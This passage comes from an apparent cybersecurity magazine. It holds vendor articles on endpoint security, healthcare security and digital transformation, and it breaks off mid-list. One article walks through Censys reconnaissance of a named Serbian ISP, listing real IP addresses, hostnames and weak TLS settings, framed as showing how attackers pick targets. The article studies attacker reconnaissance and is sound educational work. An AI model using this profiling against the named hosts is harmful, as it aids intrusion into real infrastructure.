The 'endpoint' has transformed from traditional desktop hardware to any number of devices, digital workspaces, and locations, offering new opportunities for cybercriminals who often seem one step ahead of data protection and defense technologies. Cybercriminals are finding the increase in workloads moving to the cloud a rich source of exploitation. This is complicated by the distributed nature of today's workloads and combinations of delivery technologies. Some workloads have moved to the cloud, some are still on premises, and all are available for access from anywhere on any device. The Thales 2023 Data Threat Report notes that respondents identify SaaS apps, cloud-based storage and cloud-hosted apps as key targets. It is a major concern as more companies are now storing sensitive data in the cloud. Thales reports 75% of respondents say almost half of their cloud data is classified sensitive.

While malware, ransomware and phishing continue to be primary threats, confidence in how to fight these threats has shifted, Thales reports. Endpoint security is now considered the number one control for effectiveness in protecting sensitive data, followed by IAM (Identity and Access Management) and network security.

The endpoint and IAM are key to addressing security concerns in light of the continuing hybrid environment: hybrid workers and hybrid cloud usage. More surfaces to attack and a diversity of devices, locations, and level of security awareness on the part of remote workers all add up to more risk of a data breach, reputational damage to the organization and costly downtime.

Data Security Begins with a more Secure Operating system on the Endpoint

Protecting this mixed universe of devices, remote work, and hybrid cloud deployments starts at the interface between the user and the access device, specifically the endpoint. Enterprises are finding that purpose built, security focused Linux based operating systems to be the endpoint OS of choice. It's designed with a lightweight, small modular footprint, is read only, and contains no persistent user profile. Its firmware files can be encrypted and partitioned to ensure the OS cannot be tampered with or modified by malicious applications or extensions. This is accomplished via a full chain of trust from the hardware to OS, all the way to the application layer, making it tamper-proof and inaccessible by ransomware.   It also allows for unmounted encrypted backup partitions that aid in rapid recovery in the event of an unauthorized change to the OS.

Since the OS operates independently of applications or services, it further reduces the attack surface by delivering only what is required for the usage model and removing anything unnecessary. A secure Linux OS supports local applications, hybrid cloud environments and virtualization platforms, including AVD, AWS, Citrix, VMware, and cloud workspaces as well as SaaS and DaaS services. It also offers IT efficiency by enabling over-the-air updates and patching, saving valuable IT staff time, and ensuring patches are deployed consistently across the enterprise. In this model, if a device has internet access, it is part of the enterprise and fully managed and controlled.

A secure Linux-based edge OS provides flexibility and security attributes that are driving global growth from an estimated $6.27 billion in 2022 to $22.15 billion by 2029, a CAGR of 19.8%, according to Fortune Business Insights.

Mitigating Risk and Disruption via Cloud Workloads

Minimizing attack surfaces, in addition to a secure Linux OS, requires moving applications and data off endpoint devices and storing them in the cloud. Every data file does not need to reside in the cloud, but any sensitive data related to critical business operations, and to employees being as productive as possible, should live in the cloud.

Should an attack occur, employees will be able to continue work by accessing their files from the cloud, further ensuring business continuity.

Access Controls Essential to Threat Defense

Gartner describes IAM as "a security and business discipline that includes multiple technologies and business processes to help the right people or machines to access the right assets at the right time for the right reasons, while keeping unauthorized access and fraud at bay." That means it's critical to have processes in place to manage your users' identities, strongly authenticate those users for access, and enforce the principle of least privilege to resources across the delivery landscape. Using a secure Linux OS, separating critical data and applications from a device, and storing sensitive data in the cloud are essential to threat defense. Centralization provides better access to threat defense and response tools and allows for protection at scale. In concert, enterprises need to execute IAM access controls that provide real-time monitoring and anomaly detection to prevent unauthorized users gaining control over data or applications.

At the endpoint, the gating factor for secure access is validating the user identity. Regardless of device or location an employee must be able to easily and securely obtain the applications they need.. Their access depends on their roles and responsibilities and must be updated should they change roles or leave the company. In this hybrid model, it is also critical to implement modern multi-factor authentication (MFA) and single sign-on technology integrations that enhance security, mitigate the majority of phishing attacks, and enable ease of use for the end user while enhancing the overall security posture.

Reducing Risk is a One-on-One Mandate

From the endpoint perspective, a secure OS, moving applications to the cloud, and stringent access controls combined with adaptive MFA are the strongest defense against ransomware and malware. Even with all of the proper controls in place, people remain the weakest link against the best cybersecurity structure. Thales respondents still cite the #1 root cause of a cloud data breach as human error.

Workforce training and security awareness programs are critical to reducing human error. The Center for Internet Security's critical security controls include one on security awareness and skills training. "It is easier for an attacker to entice a user to click a link or open an email attachment to install malware in order to get into an enterprise, than to find a network exploit to do it directly," CIS says. Beyond phishing, enterprises need to train employees in password hygiene, remove the use of passwords where possible, and reiterate the risks of sharing sensitive data outside the network, with those who do not have privileged access.

More Security Work Ahead

Enterprises are making strides in security practices like removing passwords, enforcing MFA, and implementing full stack IAM solutions but the work is not over as cybercriminals in 2023 are becoming more active and successfully conducting attacks. They include LockBit, AlphaVM (BlackCat), and Black Basta, according to a Black Kite Ransomware Threat Report.

The report notes “common ransomware indicators among victims included poor email configuration, recent credential leaks, public remote access ports, out-of-date systems, and IP addresses with botnet activity.”

Despite this resurgence, only 49% of respondents from the Thales report have a formal ransomware response.

As cybercriminals create new methods of attack like file-less malware and encryption-less ransomware, enterprises need to reassess their security posture-beginning at the endpoint – and ensure that a best-defense, secure OS, separating data from devices and storing it in the cloud, and stringent access controls are in place. And the remaining 51% who do not have a ransomware response plan need to be thinking how to execute recovery when attacks occur, which has become especially challenging with today’s hybrid & distributed workforce.

About the Author

Jason Mafera is Field CTO, North America for IGEL. He comes to IGEL with more than 20 years of experience in the delivery of cybersecurity-focused enterprise and SaaS solution offerings and has worked for a broad range of companies from start-ups and pre-IPO organizations to public and privately backed firms. Prior to joining IGEL in October 2022, Mafera served as Head of Product and then Vice President of Sales Engineering and Customer Success for Tausight, an early-stage startup and provider of healthcare software focused on delivering real-time intelligence for securing and reducing compromise of electronic Personal Health Information (ePHI) at the edge. Before that, he held a succession of leadership roles with digital identity provider Imprivata. Mafera spent 12 years at Imprivata, first defining and driving to market the OneSign Authentication Management and VDA solutions, then leading the Office of the CTO. Early on in his career, he was systems engineer and later product manager at RSA, The Security Division of EMC.

Jason can be reached online at LinkedIn and at our company website www.igel.com

Sophisticated Cyber Threats Require a New Approach to Digital Security in Healthcare.

By Saeed Valian, Chief Information Security Officer, symplr

In the era of modernization, healthcare organizations are pushing for digitalization in their EMR's. While there are significant benefits here, it does open the door for digital risks. The world of cybersecurity is changing at a breakneck pace: cyber threats are becoming more sophisticated and frequent, and the White House, Senate, and Congress are establishing new rulings mandating software providers to be more transparent about their security processes. The need for a strategic and proactive approach to cybersecurity has never been greater—especially in healthcare, where the safety of so many patients is at stake. The goalpost for optimal cybersecurity is constantly moving, which means healthcare leaders and their organizations are on a constant cybersecurity journey to best protect patients and providers.

Take a dynamic and offensive approach to cybersecurity

Hospitals and other healthcare organizations are home to vast troves of sensitive data and protecting these data from cyber threats is critical. The negative repercussions of cybersecurity breaches include, but are not limited to revenue loss, damaged reputation, employee turnover, and higher insurance premiums. Just recently, a ransomware attack happened at Prospect Medical Holdings of Los Angeles, affecting and disrupting hospitals and clinics across the country.

When it comes to security, there is no cookie-cutter approach or one solution to address all risks for all organizations. With SaaS applications growing in popularity, including critical solutions for healthcare organizations, hackers are routinely shifting their focus. Right now, they tend to be attacking the API gateways between customers and partners, but this may not be the case in a year or two years. Business Email Compromise (BEC) attacks are also becoming more common and increasing the adoption of remote work models has made organizations more vulnerable to these attacks.

As cyber criminals evolve their tactics and become more sophisticated, healthcare organizations must have dynamic processes in place to shift their focus without opening gaps elsewhere. A balanced approach to cybersecurity should be multilayered, including key components such as threat intelligence, data visibility, human-led AI/ML controls and automation, and an organizational culture of security.

Additionally, following some simple best practices can help employees identify and avoid security threats on a day-to-day basis:

- Don’t click on questionable links
- Keep devices and applications up to date
- Enable two-factor authentication
- Keep passwords private and securely stored
- Avoid using public or unknown Wi-Fi connections without a secure VPN
- Four questions to ask about your cybersecurity approach

As noted, an effective cybersecurity approach requires multiple layers and ongoing optimizations. Whether you have a comprehensive cybersecurity posture or are in the first stages of implementing a security program, these questions may help you identify the strengths and weaknesses of your organization’s current approach.

1. How are we addressing the top digital risks facing our organization?: It is critical for companies to have a comprehensive approach in place to address a variety of risks, including a dynamic user awareness program and an effective email security solution. As such, it’s imperative for leaders to be aware of the cyber threats and digital risks always impacting their organizations. A layered approach includes people, processes, and technology. Detailed threat intelligence and trend analysis are also critical to identifying top security threats. For example, when it comes to phishing emails and account compromises, ongoing analysis of logs and trends would help with a more targeted approach; are specific departments or individuals being targeted more frequently? Are remote employees falling prey to email phishing attacks more or less often than in-person employees? These kinds of trends can be crucial to guiding the direction of your cybersecurity approach.
2. How does our cybersecurity posture compare to those of our peers and competitors? Take some time to research industry leaders in cybersecurity and the processes they have in place. Implement tactics that are proven to work and learn from the mistakes of others to fill any gaps.
3. How are we educating and training our employees to be aware of and prevent cyber threats?: Safeguarding against cyber-attacks and protecting the company’s money and interests is every employee’s responsibility! While implementing required cyber-security training for all new employees along with frequent refresher training can help ensure that employees are able to

identify and avoid common cyber threats, it's imperative to augment it with creative and targeted training as well. Referencing question 1 above, different individuals or departments might experience different types of cyberattacks, hence the importance of a targeted approach. Additionally, everybody responds to general security training differently, therefore it is critical for cybersecurity practitioners to think of different methods to get the attention of all employees. Partnership is essential, encourage employees to speak up about any cybersecurity concerns or suggestions, including suspicious emails, calls, or texts they receive.

4. How do we measure and validate the effectiveness of our cybersecurity posture against cyber threats? There is no perfect security! If you were to respond to a significant ransomware attack tomorrow, how confident are you with the existing plan to respond to and recover from it? Always challenge and improve the plan to better prepare for such attacks to reach the desired level of confidence, which should be based on the organization's risk tolerance. View cyber threats as opportunities to learn from and improve your security against future attacks. There is no end destination for cybersecurity—it is a continuous journey.

Strong cybersecurity is a business enabler

Contrary to common belief, security does not have to be only a cost center. In fact, it can become an essential business enabler. Strong cybersecurity is a boon to organizational reputation and an integral component of a business including revenue operations.

As healthcare organizations, the safety and well-being of patients is of the highest priority. It is important to put in the work to avoid any threats, because as we saw in the case of Prospective Medical, these threats can directly impact providers ability to care for their patients. Investing in strong cybersecurity measures is key to not only protecting revenue and reputation but also improving patient safety and care. Put in the work now to prevent breaches before they happen and prepare your organization to respond to security threats—your employees, your patients, and your organization's future will thank you.

About the Author

Saeed Valian is the Chief Information Security Officer at symplr. He is a healthcare industry CISO with 20 years of comprehensive IT Infrastructure and Information Security experience, Saeed can share what healthcare organizations need to do today to protect patient data and position themselves for revenue growth, productivity, and success. Saeed Valian can be reached online at https://www.linkedin.com/in/saeedvalian/ and at our company website https://www.symplr.com/.

The Case Study: The Exploitation of Business Assets

By Milica D. Djekic


The role of this case study is to explain how it's feasible to exploit some business assets using the IoT search engines and some hacking tools. As it's known – the IoT crawlers give us back the IP addresses and some additional information for a certain criterion being sent as a request. In this chapter, we would apply the Censys searching tool for crawling the web in a quite wide context, so the users of this book should simply follow the given instructions. In addition, the provided business asset would get correlated with the Post, Telecommunication and Internet Company which would be one of the leading domestic businesses in Republic of Serbia.

How to target a certain business

When we made a decision to deal with this book's chapter – the first question we got was which business to choose as a quite convenient case study. As we are from Republic of Serbia, we were thinking about some domestic business possibly belonging to a public sector. Finally, we made a decision to select the PTT Net Company being the leading post, telecommunication, cable TV and internet provider. So, it's quite clear that such an asset could get included into a critical infrastructure for a reason – in case of its collapse many people would stay without many things meaning a lot to them. Practically, we would appeal to all defense and intelligence services in Republic of Serbia or wider to pay a special attention to these sorts of assets, because their collapse could cost the country a lot. Well, it appears that we would choose the strategically important business to deal with. For example, we could try to deal with some trading organizations, but to be honest – we would get no information about their vitally significant web servers using the Censys as our searching tool. Next – in a Figure 1 – we would show a typical business illustration being accessible through the web.

Figure 1. The business with the rising indications


The first thing we would do in this case would be searching the web using a standard Google crawler. We would select the keywords being 'PTT Net' and get offered many results. In our case, we would highlight only one of them getting closely correlated with our searching criteria. Through our research – we would think deeply about the differences between the Google and Censys crawlers and we would come to a conclusion that Google would offer us the web content being visible to a browser, while Censys would go deeper and offer us infrastructure that would include the web servers, devices being connected to the internet and much more. On the other hand, the Google got suitable for quite surface searches offering as the results which got some sort of the web interface such as websites, webpages and web presentations. In addition, the Censys is so serious product giving us the IP addresses of devices being the part of the web. Sometimes it's possible to get some webpage as a result of the Censys search, but in that case – you should get aware that such a result must be correlated with some of the IoT assets. In Figure 2, we would illustrate the result of the Google search for a 'PTT Net' keyword.



Servis - PTT NET - Internet Service Provider
www.ptt.rs/servis/ ▾
Na ovoj stranici možete da proverite koliko vam je vremena preostalo, pogledate kada ste se povezivali na **internet**, proverite vaše uplate, kao i da promenite ...
Ову страницу сте посетили 3 пута. Последња посета: 28.2.17.

Figure 2. The Google search for a criterion 'PTT Net'

As it’s illustrated in a Figure 2 – we would get the web link to a PTT Service. It says that we would deal with its Internet Service Provider. We would do the next click and get the webpage of such a link. This is shown in a Figure 3 as follows.



Dobar dan !

Dobro došli na našu web stranicu za korisničke usluge. Na ovoj stranici možete da proverite koliko vam je vremena preostalo, pogledate kada ste se povezivali na internet, proverite vaše uplate, kao i da promenite lozinku.

Unesite vaše korisničko ime i lozinku:

Korisničko ime:
Lozinka: Prijava

Napomena: *Promenu lozinke, proveru uplata, preostalog vremena i ostvarenih poziva moguće je izvršiti samo sa naših pristupnih linija, radi veće bezbednosti i sigurnosti.*

Broj posetilaca: 4578106


Ova stranica je optimizovana za Microsoft Internet Explorer.

Figure 3. The PTT Net Internet Service Provider

As it’s illustrated in the Figure above – this webpage is dealing with the login interface seeking from its users to enter their usernames and passwords in order to get an access to their user accounts. In addition, we would mention many times that it’s possible to apply the “What’s my IP?” web application in sense of getting the IP address of some web domain. This is something that hackers use regularly when they want to hack someone’s asset. The experience would suggest that some websites would get a quite poor authentication and the skillful cyber criminals would easily obtain an access to their asset.

The Censys as a way of getting the IP address

Further, we would keep playing with our searching keywords – this time – using the Censys. The fact is that in such a case – we would get the IP addresses of some PTT Net’s web servers. It would be possible using some hacking tools to obtain the access to that sort of infrastructure, but we would not do a hacker’s job – because it’s prohibited in Republic of Serbia. We would want to make a compliment to the Serbian institutions for fighting the cybercrime and successfully dealing with the emerging technologies and their impacts to a society. The cybercrime is one of the greatest security’s challenges of today and we would want to encourage everyone to take seriously that sort of a concern. In the coming Figure – we would illustrate how such a search using the Censys crawler appears.



ptt srbija


212.62.57.6 (amlb.isp.ptt.rs)
PTT-SRBIJA-NET - , RS (13091)   Belgrade, Central Serbia, Serbia
443/https
amlb.isp.ptt.rs, am1.isp.ptt.rs
443.https.tls.chain.parsed.subject_dn: O=JP PTT Saobracaja Srbija,
443.https.tls.chain.parsed.issuer.organization: JP PTT Saobracaja Srbija
https

212.62.57.94 (am1.isp.ptt.rs)
PTT-SRBIJA-NET - , RS (13091)   Belgrade, Central Serbia, Serbia
443/https
amlb.isp.ptt.rs, am1.isp.ptt.rs
443.https.tls.chain.parsed.subject_dn: O=JP PTT Saobracaja Srbija,
443.https.tls.chain.parsed.issuer.organization: JP PTT Saobracaja Srbija
https

82.208.242.234 (pttnet82-208-242-234.ptt.rs)
PTT-SRBIJA-NET - , RS (13091)   Belgrade, Central Serbia, Serbia

Figure 4. The Censys search results

As it's shown through the Figure 4 – we would select some of the results leading us to some of the PTT Net's web servers. The only thing we could do right here is to examine the details of such an asset. It's possible to do so simply clicking on the chosen area. More details about how it looks like are given through a Figure 5 as follows.



212.62.57.94 (am1.isp.ptt.rs)

Basic Information

Network	PTT-SRBIJA-NET — , RS
Routing	212.62.32.0/19 via AS7018, AS1299, AS8400, AS13091
Protocols	443/HTTPS
Tags	https

443/HTTPS

Chrome TLS Handshake

Version	TLSv1.0
Cipher Suite	TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
Trusted	False : x509: certificate signed by unknown authority (possibly because of "x509: cannot verify signature: algorithm unimplemented" while trying to verify candidate authority certificate "JP PTT Saobracaja Srbija")
SSLv3 Support	True

Certificate Chain

City	Belgrade
Province	Central Serbia
Country	Serbia (RS)
Lat/Long	44.8186, 20.4681
Timezone	Europe/Belgrade

Figure 5. The Censys IP details

It's quite obvious that this detailed representation would provide us more information what such web server is about. For instance, we would get more details about its physical location as well as web server's administration. We would strongly recommend to everyone wanting to learn more about the crawlers such as the Shodan and Censys to try to play with them in order to gain more knowledge how they work and why they are the most sophisticated IoT search engines of today.

Some additional cybersecurity details


Through this practical book's section – we would deal with the IoT assets that would use default passwords. Let us remind you – that would happen when we tried to explain how it's easy to hack those thousand web assets being available through the Shodan's crawler. Many web resources would offer a quite convenient explanation how hacking of any IT infrastructure works in practice. Also, we would use the information from some expert's sources such as the BrightTALK's platform.

Similarly as researchers – the hackers would play with our new technology and every single day they would discover new and new advancements. We would warmly advise all people spending a lot of time on the web on a daily basis to try to think hard and figure out how these emerging technologies could get applied in protecting our assets and preventing any sort of a cybercrime. It's well known that the modern threats would get dependable on these technological improvements, so it's very significant to use such an environment in order to prevent anything bad happens.


The concluding talk

Finally, we would spend some time and effort trying to conclude this book's chapter. The main thing that we would notice through this research is that it's quite easy to threaten all – mechatronics and embedded systems as well as business assets. Through these case studies – we would see how it works in practice and how vulnerable our IT assets are. In conclusion, we would say that many times – but the best prevention for those cases is to cope with the procedures, policies and new trends in order to remain updated about the current tendencies and actively learn how to protect your valuable data.

About The Author



Milica D. Djekic is an Independent Researcher from Subotica, the Republic of Serbia. She received her engineering background from the Faculty of Mechanical Engineering, University of Belgrade. She writes for some domestic and overseas presses and she is also the author of the books "The Internet of Things: Concept, Applications and Security" and "The Insider's Threats: Operational, Tactical and Strategic Perspective" being published in 2017 and 2021 respectively with the Lambert Academic Publishing. Milica is also a speaker with the BrightTALK expert's channel. She is the member of an ASIS International since 2017 and contributor to the Australian Cyber Security Magazine since 2018. Milica's research efforts are recognized with Computer Emergency Response Team for the European Union (CERT-EU), Censys Press, BU-CERT UK and EASA European Centre for Cybersecurity in Aviation (ECCSA). Her fields of interests are cyber defense, technology and business. Milica is a person with disability.



The Digital Transformation Blueprint: A Mosaic of Technology, Collaboration, And Security

By Ani Chaudhuri, CEO, Dasera

In the Digital Age, businesses confront a dynamic landscape, compelled by the allure of innovation while wary of potential setbacks. This paper zeroes in on the core elements of digital transformation, leveraging case studies to illustrate both the golden opportunities and inherent challenges.

The journeys of companies like Netflix contrasted with Blockbuster and Kodak's declines, highlighting a clear message: adapt or risk obsolescence. Beyond mere technology adoption, true digital transformation mandates forward-thinking leadership, an understanding of the stages of digital evolution, and a steadfast focus on data security.

At the heart of this transformation lies a straightforward mandate: anticipate trends, drive innovation, and adapt swiftly. This is about crafting a proactive future, not merely reacting to change. Dive into our exploration of the digital frontier, where we sketch a blueprint for thriving in an era defined by technology, collaboration, and security.

Key Elements of Digital Transformation

- Capabilities: Foster digital proficiency across all roles, promoting agility and consistent experimentation.
- Technology: Strategically invest in technology, encompassing AI facets like data platforms, data engineering, and machine learning.
- Architecture: Design structures that support data sharing and integration among departments, assuring that tech resources are within reach for a diverse workforce.

Understanding these key elements of digital transformation is critical. However, theoretical concepts alone may not paint the entire picture. Real-world examples often provide the most enlightening insights into the practicalities of digital transformation. To truly grasp the nuances of this journey, let's delve into some illustrative case studies that highlight both triumphs and tribulations in the digital landscape.

Case Studies

- Blockbuster to Netflix: Once a giant in the video rental industry, Blockbuster needed to recognize the potential of digital streaming. On the other hand, starting as a mail-order DVD service, Netflix quickly grasped the digital wave and transformed into a streaming behemoth. This transition emphasizes the need for businesses to reassess their models in light of digital trends continually.
- Kodak's Digital Reluctance: Kodak, despite inventing the digital camera, was hesitant to embrace it, fearing it would cannibalize film sales entirely. This hesitation led to its decline. Contrarily, companies like Sony capitalized on the digital camera revolution. The lesson is that internal innovations should be embraced, even if they disrupt traditional revenue streams.
- Borders Books vs. Amazon: In retail, the rise of e-commerce platforms challenged traditional brick-and-mortar businesses. Once a leading bookseller, Borders relied heavily on in-store sales and needed help to adapt to the online shopping trend. Amazon, however, started as an online book retailer and leveraged technology to diversify its offerings and implement a customer-centric approach. The outcome? Borders declared bankruptcy in 2011, while Amazon has become a global e-commerce juggernaut. This case emphasizes the importance of foresight in adapting to digital shifts in consumer behavior.
- Blackberry's Smartphone Stagnation: In the world of mobile communication, Blackberry was the gold standard for business communication. With its proprietary messaging service and secure email, it dominated the market. However, introducing Apple's iPhone and later Android devices with extensive app ecosystems redefined user expectations. Blackberry stuck to its design and failed to innovate quickly, leading to a significant loss in market share. This story serves as a reminder that even market leaders must remain adaptable and receptive to technological advancements and changing consumer preferences.
- Taxi Services vs. Uber: The transportation sector witnessed a significant upheaval with the advent of ride-sharing apps. Traditional taxi services, bound by regulations and limited by legacy systems, struggled to offer the convenience that new entrants like Uber provided. With its digital-first approach, dynamic pricing, and user-friendly app, Uber transformed urban mobility. This

transformation is a testament to the power of leveraging technology to meet emerging consumer demands, disrupting established industries.

While these case studies illuminate the trajectory of companies that either seized or missed out on digital opportunities, they also underscore a consistent theme: the path to digital transformation is riddled with opportunities and obstacles. These real-world stories remind us that while embracing digital strategies is critical, understanding the challenges ahead is equally essential. With this backdrop of varied experiences in the digital realm, it's imperative to discuss the myriad challenges companies may encounter as they strive to evolve.

Real-World Challenges

- Resistance to Change: Employees accustomed to traditional systems often resist new digital methods. Overcoming this inertia requires continuous training and fostering a culture that celebrates innovation.
- High Initial Costs: Digital transformation often demands significant upfront investments, deterring many companies, especially smaller ones, from taking the plunge.
- Security Concerns: As companies transition online, they become more vulnerable to cyberattacks. Balancing accessibility with security is a consistent challenge.
- Integration of Legacy Systems: Merging old systems with newer digital solutions can be technologically challenging and time-consuming.

Understanding these real-world challenges is only one part of the equation. To truly harness the power of digital transformation, one must also grasp the evolution businesses undergo as they journey from traditional operations to becoming fully digitized entities. This progression is not a linear path but a series of stages, each with unique characteristics and demands. Let's explore the stages of digital evolution, which paint a vivid picture of this transformative journey.

Stages of Digital Evolution: From Traditional Roots to Native Mastery

(*Based on Harvard Business Review's Maturity Model - source*)

Different sectors showcase varying degrees of digital maturity, from traditional operations to those born in the digital era. These maturity stages, from traditional to bridge, hub, platform, and native, illustrate the industry's progression into the digital age.

- **Traditional Stage Companies:**

